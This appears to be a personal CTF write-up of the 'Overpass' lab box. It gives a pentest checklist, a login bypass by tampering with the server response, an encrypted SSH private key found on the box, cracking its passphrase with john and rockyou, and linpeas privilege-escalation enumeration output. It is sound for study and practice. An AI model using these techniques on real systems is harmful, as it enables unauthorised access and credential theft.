
Things to consider
☐ Have you confirmed the service on the port manually and googled all the things (the SSH string, the banner text, the source)?
☐ Is there a service that will allow you to enumerate something useful (i.e. usernames) but maybe doesn't make that obvious (e.g. RID brute-force through SMB with crackmapexec or lookupsid.py)?
☐ Have you used the best wordlist possible for your tasks (is there a better/bigger directory list? Is there a SecLists cred list for this service?)
☐ Have you fuzzed the directories you have found for a) more directories, or b) common filetypes -x php,pl,sh,etc
☐ Have you tried some manual testing (MySQL, wireshark inspections)
☐ Have you collected all the hashes **and cracked them**?
☐ Have you tried ALL COMBINATIONS of the username/passwords and not just the pairs given? Have you tried them across all services/apps?
☐ Do the version numbers tell you anything about the host?
☐ Have you tried bruteforce (cewl, patator)?
☐ Can you think of a way to find more information: More credentials, more URLs, more files, more ports, more access?
☐ Do you need to relax some of the terms used for searching? Instead of v2.8 maybe we check for anything under 3.
☐ Do you need a break?


SUMMARY OF EXPLOITATION

Name: Broken Authentication
Link: https://portswigger.net/support/using-burp-to-test-for-the-owasp-top-ten
TYPE:https://portswigger.net/support/using-burp-to-test-session-token-handling
EXPLANATION:
insecure async function login()

HOW WAS THIS DISCOVERED (should be in steps for enum, vuln)?
The source code for the admin.html page was exposed at http://$IP/login.js using

HOW WAS THIS EXPLOITED?
Able to intercept login response and change the value to have the server authenticate me.

SCREENSHOTS:



Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more


Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2[redacted]FIApr99nZFVZ[redacted]1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsF[redacted]4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

======

Proof



Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
SessionToken		10.10.108....	/	Session	12					Medium

Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more


Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
[redacted]
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----

The SSH key is password protected so I had to crack it with john the ripper. I also had some problems with john the ripper so if you run into something similar try using this website https://www.onlinehashcrack.com/tools-private-key-ssh-rsa-dsa-openssh-hash-extractor.php



```
~/Desk/ctf/overpass  4GiB/4GiB
 03:35:11 ❯ john james.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (?)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2021-07-19 03:36) 0.1661g/s 2382Kp/s 2382Kc/s 2382KC/sa6_123..*7¡Vamos!
Session completed

~/Desk/ctf/overpass  4GiB/4GiB
 03:36:46 ❯ ls
james.hash

~/Desk/ctf/overpass  4GiB/4GiB
 03:37:06 ❯ nano

~/Desk/ctf/overpass  4GiB/4GiB  took 48s
 03:37:56 ❯ chmod 400 id_rsa

~/Desk/ctf/overpass  4GiB/4GiB
 03:38:00 ❯ ls
id_rsa  james.hash

~/Desk/ctf/overpass  4GiB/4GiB
 03:38:00 ❯ ssh -i id_rsa james@overpass.thm
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 19 02:38:19 UTC 2021

  System load:  0.08               Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.10.108.95
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ 
```

POST-EX

ENUM

SYSTEM

```
════════════════════════════════════╣ System Information ╠════════════════════════════════════
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.15.0-108-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu
7.5.0-3ubuntu1~18.04)) #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic

╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

╔══════════╣ USBCreator
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation/d-bus-enumeration-and-command-
injection-privilege-escalation

╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/local/-
go/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/-
local/games:/usr/local/go/bin

╔══════════╣ Date & uptime
Mon Jul 19 02:50:27 UTC 2021
```

```
 02:50:27 up  3:07,  1 user,  load average: 0.22, 0.05, 0.02

╔══════════╣ System stats
Filesystem                         Size  Used Avail Use% Mounted on
udev                               461M     0  461M   0% /dev
tmpfs                               98M  592K   98M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv   19G  4.2G   14G  24% /
tmpfs                              490M     0  490M   0% /dev/shm
tmpfs                              5.0M     0  5.0M   0% /run/lock
tmpfs                              490M     0  490M   0% /sys/fs/cgroup
/dev/xvda2                         976M   77M  832M   9% /boot
tmpfs                               98M     0   98M   0% /run/user/1001
              total        used        free      shared  buff/cache   available
Mem:        1002708       83164      390600         592      528944      762608
Swap:             0           0           0

╔══════════╣ CPU info
Architecture:        x86_64
CPU op-mode(s):      32-bit, 64-bit
Byte Order:          Little Endian
CPU(s):              1
On-line CPU(s) list: 0
Thread(s) per core:  1
Core(s) per socket:  1
Socket(s):           1
NUMA node(s):        1
Vendor ID:           GenuineIntel
CPU family:          6
Model:               63
Model name:          Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
Stepping:            2
CPU MHz:             2400.005
BogoMIPS:            4800.00
Hypervisor vendor:   Xen
Virtualization type: full
L1d cache:           32K
L1i cache:           32K
L2 cache:            256K
L3 cache:            30720K
NUMA node0 CPU(s):   0
Flags:               fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36
clflush mmx fxsr sse sse2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopology cpuid pni
pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx
f16c rdrand hypervisor lahf_lm abm cpuid_fault invpcid_single pti fsgsbase bmi1 avx2 smep bmi2 erms
invpcid xsaveopt

╔══════════╣ Environment
╚ Any private information inside environment variables?
LESSOPEN=| /usr/bin/lesspipe %s
HISTFILESIZE=0
MAIL=/var/mail/james
USER=james
SSH_CLIENT=10.6.80.23 60192 22
LC_TIME=C.UTF-8
SHLVL=1
HOME=/home/james
SSH_TTY=/dev/pts/0
LC_MONETARY=C.UTF-8
LOGNAME=james
_=./linpeas.sh
XDG_SESSION_ID=179
TERM=xterm-256color
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/usr/-
local/go/bin
LC_ADDRESS=C.UTF-8
XDG_RUNTIME_DIR=/run/user/1001
LANG=C.UTF-8
LC_TELEPHONE=C.UTF-8
HISTSIZE=0
```

```
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31-
;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*-
.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.-
txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;3-
1:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.-
tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.ra-
r=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.-
7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg-
=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tg-
a=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mn-
g=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.og-
m=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=-
01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;3-
5:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:-
*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*-
.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
LC_NAME=C.UTF-8
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
LC_MEASUREMENT=C.UTF-8
LC_IDENTIFICATION=C.UTF-8
PWD=/home/james
SSH_CONNECTION=10.6.80.23 60192 10.10.108.95 22
LC_NUMERIC=C.UTF-8
LC_PAPER=C.UTF-8
HISTFILE=/dev/null

╔══════════╣ Searching Signature verification failed in dmseg
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Linux Protections
═╣ AppArmor enabled? .............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? .............. PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... sestatus Not Found
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ....................... lpstat Not Found
═╣ Is this a virtual machine? ..... Yes (xen)

════════════════════════════════════╣ Containers ╠════════════════════════════════════
╔══════════╣ Container related tools present
╔══════════╣ Container details
═╣ Is this a container? ........... No
═╣ Any running containers? ........ No

════════════════════════════════════╣ Devices ╠════════════════════════════════════
╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
/dev/disk/by-id/dm-uuid-LVM-
sYqTIK6IK9j2FLnHWmJEZNso2athVc2dVprChlilMt5HbAnc9Iy9ppuqQbeBM6hj        /       ext4
defaults        0 0
/dev/disk/by-uuid/bdbd6eda-e09a-4198-ae83-f9057b603040  /boot   ext4    defaults        0 0

╔══════════╣ Mounted SMB Shares
smbutil Not Found


════════════════════════════════════╣ Available Software ╠════════════════════════════════════
╔══════════╣ Useful software

╔══════════╣ Installed Compiler
ii  g++                                    4:7.4.0-1ubuntu2.3
amd64        GNU C++ compiler
ii  g++-7                                  7.5.0-3ubuntu1~18.04
amd64        GNU C++ compiler
ii  gcc                                    4:7.4.0-1ubuntu2.3
amd64        GNU C compiler
ii  gcc-7                                  7.5.0-3ubuntu1~18.04
amd64        GNU C compiler
/usr/bin/gcc
```

FILES && DIR

```
════════════════════════════════════╣ Interesting Files ╠════════════════════════════════════
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root   root        31K Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 daemon daemon      51K Feb 20  2018 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root   root       427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root        59K Mar 22  2019 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/-
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root        40K Mar 22  2019 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root   root        75K Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root        44K Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root   root        75K Mar 22  2019 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root   root        44K Mar 22  2019 /bin/su
-rwsr-xr-x 1 root   root        14K Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root        22K Mar 27  2019 /usr/bin/pkexec  --->
Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root   root        19K Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root   root        63K Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root   root        27K Jan  8  2020 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root   root        43K Jan  8  2020 /bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root       146K Jan 31  2020 /usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-- 1 root   messagebus  42K Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root   utmp     10K Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root   crontab  39K Nov 16  2017 /usr/bin/crontab
-rwxr-sr-x 1 root   tty      14K Jan 17  2018 /usr/bin/bsd-write
-rwsr-sr-x 1 daemon daemon   51K Feb 20  2018 /usr/bin/at
-rwxr-sr-x 1 root   mlocate  43K Mar  1  2018 /usr/bin/mlocate
-rwxr-sr-x 1 root   shadow   34K Feb 27  2019 /sbin/unix_chkpwd
-rwxr-sr-x 1 root   shadow   34K Feb 27  2019 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root   ssh     355K Mar  4  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root   shadow   23K Mar 22  2019 /usr/bin/expiry
-rwxr-sr-x 1 root   shadow   71K Mar 22  2019 /usr/bin/chage
